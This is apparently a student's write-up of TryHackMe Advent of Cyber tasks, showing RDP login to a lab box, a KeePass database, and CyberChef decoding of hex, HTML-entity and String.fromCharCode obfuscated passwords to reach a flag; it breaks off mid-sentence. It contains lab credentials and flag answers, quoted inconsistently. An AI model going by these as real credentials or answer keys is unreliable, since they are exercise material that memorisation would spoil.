
Question3

We can see that the note on hiya key is Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P




Question 4&5


Click through the options on the left until you find a Title of Elf Server. We need to decode the Elf server password. This is located in the Network menu.




Then, we double click the elf server and edit the entry, we will see the password which is 736e30774d346e21 and we will try to decode it at cyberchef.




Again on, It appears to have been successful in decoding the password from hex. The decoded Elf Server password is sn0wm4n!







Question6

We went to the entry and found the password like an url.






The password ic3Skating! decoded from an HTML entity can be found when we follow the same process for Elf Mail.



Question7


The username:password pair of Elf Security System is superelfadmin:nothinghere .




Question8

We can find the Elf Security System password by checking the recycle bin. There is no password, but we can see eval(String.fromCharCode with many numbers) in the notes.We try searching CyberChef and finding the FromCharcode Option. We try to see if we can

detect anything since the base can range from 2 to 36. Up until Base 10, where we can read some of the javascript, nothing showed up. So we need to perform a second decoding since it appears that there is a second instance of String.fromCharCode in the code. We added another recipe from Charcode with a base of 10.



We copy the github link and paste it on google, and we will see the flag shown which is THM{657012dcf3d1318dca0ed864f0e70535} .



<u>Thought/ methodology</u>:

The attack box was first opened, followed by application navigation, opening of the remina. Then we click the + to add a new profile, make sure the protocol is RDP, and then type in the server using 10.10.219.211 (MACHINE IP), along with the username and password, Administrator and sn0wF!akes!!! After logging in, we go to the Desktop and open the strangely named folder. After entering, launch the KeePass executable. We open the cyberchef in order to search for the KeePass database password. On CyberChef, we make use of the Magic recipe. We can see that CyberChef was able to decode the Base64

encoding and that thegrinchwashere is the master key when we type the folder's name. Additionally, we must click on each item on the left until we reach an Elf Server Title. The password for the Elf server needs to be decoded. This can be found under Network in the menu. The password is 736e30774d346e21, and once we double-click the elf server and edit the entry, we can see it. The password appears to have been successfully decoded from hex, so carry on. sn0wm4n! is the decoded Elf Server password. We arrived at the entry and discovered the password there as a url. When we apply the same procedure to Elf Mail, we can discover the password ic3Skating! which decoded from an HTML entity. Elf Security System's username and password are superelfadmin:nothinghere. Examining the recycle bin will reveal the password for the Elf Security System. There isn't a password, but the notes contain the code eval(String.fromCharCode with many numbers). We try looking for the FromCharcode Option by searching CyberChef. Since the base can be anywhere between 2 and 36, we try to see if we can find anything. Nothing appeared just before Base 10, where we can read some of the javascript. Since it appears that there is a second instance of String.fromCharCode in the code, we must perform a second decoding. With a base of 10, we added another recipe from Charcode. Finally, we copy the github link and paste it into Google, the flag which is THM657012dcf3d1318dca0ed864f0e7053 will show up.

Day 23 - [Blue Teaming] The Grinch strikes again!

Tools used: THM attack box


Solutions:

Question 1


The wallpaper connects to the RDP(Remote Desktop Protocol).

Question 2


Open up the Remmina with the steps below.





After changing the quality settings with “wallpaper” and login to the user account using “User name: administrator, User password: sn0wF!akes!!!”. Accept the Certificate when prompted and we are 